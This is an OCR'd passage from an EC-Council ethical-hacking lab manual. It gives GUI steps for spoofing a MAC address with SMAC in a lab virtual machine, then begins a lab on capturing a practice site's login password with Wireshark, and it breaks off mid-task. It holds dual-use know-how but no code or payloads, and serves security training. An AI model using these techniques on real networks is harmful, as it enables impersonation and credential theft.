


Figure 1.5.18: SMAC Hardware ID information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.4

View IPConfig Information

26. Click the **IPConfig** button to view the ipconfig information.




Figure 1.5.19: SMAC to view the information of IPConfig

27. The **View IPConfig** window appears and displays the IP configuration details of the available network adapters. Click **Close** after analyzing the information.




Figure 1.5.20: SMAC IPConfig information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.5

Perform MAC Spoofing Using SMAC

28. Click the **MAC List** button to import the MAC address list into SMAC.




Figure 1.5.21: SMAC listing MAC addresses

29. The **MAC List** window appears; click the **Load List** button.




Figure 1.5.22: SMAC MAC List window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. The **Load MAC List** window appears; select the **Sample_MAC_Address_List.txt** file and click **Open**.




Figure 1.5.23: SMAC MAC List window

31. A list of MAC addresses will be added to the **MAC List** in SMAC. Choose any **MAC Address** and click the **Select** button.




Figure 1.5.24: SMAC MAC List window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. The selected MAC address appears under the **New Spoofed MAC Address** field.
33. Click the **Update MAC** button to update the machine's MAC address information.




Figure 1.5.25: Updating MAC address

34. The **SMAC** pop-up appears; click **Yes**. It will cause a temporary disconnection in your network adapter.

Note: This dialog box only appears in the evaluation or trial version.

Note: In evaluation mode, you can change the MAC address to **0C-0C-0C-0C-0C-01**. If you purchase SMAC, you can change the MAC address as you like.




Figure 1.5.26: SMAC 2.0 dialog box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. After successfully spoofing the MAC address, a **SMAC** pop-up appears, stating "**Adapter Restart Complete**"; click **OK**.




Figure 1.5.27: SMAC dialog box

36. Once the adapter is restarted, a random MAC address is assigned to your machine. You can see the newly generated MAC address under **Spoofed MAC Address** and **Active MAC Address**.




Figure 1.5.28: SMAC spoofed MAC address

You can also use other MAC address changer tools such as **MAC Address Changer** (https://www.novirusthanks.org), **Change MAC Address** (https://lizardsystems.com), **Easy Mac Changer** (https://github.com), or **Spoof-Me-Now** (https://sourceforge.net) to change the MAC address of the machine.

Note: By spoofing the MAC address, an attacker can simulate attacks such as ARP poisoning and MAC flooding without revealing their own actual MAC address.

37. To restore the MAC address back to its original setting, click the **Remove MAC** button.
38. This concludes the demonstration of spoofing MAC addresses using TMAC and SMAC.
39. Close all open windows and document all the acquired information.
40. Turn off the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform Network Sniffing using Various Sniffing Tools

Ethical hackers and pen testers are aided in network sniffing by various tools that make it an easy task.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Data traversing an HTTP channel flows in plain-text format and is therefore prone to MITM attacks. Network administrators can use sniffers for helpful purposes such as to troubleshoot network problems, examine security problems, and debug protocol implementations. However, an attacker can use sniffing tools such as Wireshark to sniff the traffic flowing between the client and the server. The traffic obtained by the attacker might contain sensitive information such as login credentials, which can then be used to perform malicious activities such as user-session impersonation.

An attacker needs to manipulate the functionality of the switch to see all traffic passing through it. A packet sniffing program (also known as a sniffer) can only capture data packets from within a given subnet, which means that it cannot sniff packets from another network. Often, any laptop can plug into a network and gain access to it. Many enterprises leave their switch ports open. A packet sniffer placed on a network in promiscuous mode can capture and analyze all network traffic. Sniffing programs turn off the filter employed by Ethernet network interface cards (NICs) to prevent the host machine from seeing other stations' traffic. Thus, sniffing programs can see everyone's traffic.

The information gathered in the previous step may be insufficient to reveal the potential vulnerabilities of the target. There may be more information to help find loopholes in the target. An ethical hacker needs to perform network security assessments and suggest proper troubleshooting techniques to mitigate attacks. This lab provides hands-on experience of how to use sniffing tools to sniff network traffic and capture it on a remote interface.

Lab Objectives

- Perform password sniffing using Wireshark

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Analyze a network using the Capsa Network Analyzer
- Analyze a network using the Omnipeek Network Protocol Analyzer
- Analyze a network using the SteelCentral Packet Analyzer

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 08 Sniffing

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Web browsers with an Internet connection
- A business Email ID to download the tool
- Administrator privileges to run the tools

Lab Duration

Time: 60 Minutes

Overview of Network Sniffing Tools

System administrators use automated tools to monitor their networks, but attackers misuse these tools to sniff network data. Network sniffing tools can be used to perform a detailed network analysis. When protecting a network, it is important to have as many details about the packet traffic as possible. By actively scanning the network, a threat hunter can stay vigilant and respond quickly to attacks.

Lab Tasks

TASK 1

Perform Password Sniffing using Wireshark

Here, we will use the Wireshark tool to perform password sniffing.

Note: In this task, we will use the **Windows Server 2019** (**10.10.10.19**) virtual machine as the host machine and the **Windows 10** (**10.10.10.10**) virtual machine as the target machine.

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.

TASK 1.1

Launch Wireshark

3. Click the **Type here to search** icon () at the bottom of **Desktop** and type **wireshark**. Select **Wireshark** from the results.
4. The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **Ethernet0**) to start the packet capture, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireshark is a network packet analyzer used to capture network packets and display packet data in detail. The tool uses Winpcap to capture packets on its own supported networks. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks.

Note: The network adapter might differ in your lab environment.




Figure 2.1.1: Wireshark Main Window with Interface Option

The captured Wireshark files can be programmatically edited via the command-line. A set of filters for customized data displays can be refined using a display filter.

5. **Wireshark** starts capturing all packets generated while traffic is received by or sent from your machine.




Figure 2.1.2: Wireshark Window with Packets Captured

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Open Moviescope Website and Login

6. Now, switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
7. Open any browser (here, **Mozilla Firefox**), type **http://www.moviescope.com/** in the address bar, and press **Enter**.
8. The **MOVIESCOPE** home page appears; type **Username** and **Password** as **sam** and **test**, and click **Login**, as shown in the screenshot.




Figure 2.1.3: Moviescope login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Stop Live Capturing

9. Switch to **Windows Server 2019** and in the **Wireshark** window, click the **Stop capturing packets** icon ( ) on the toolbar.

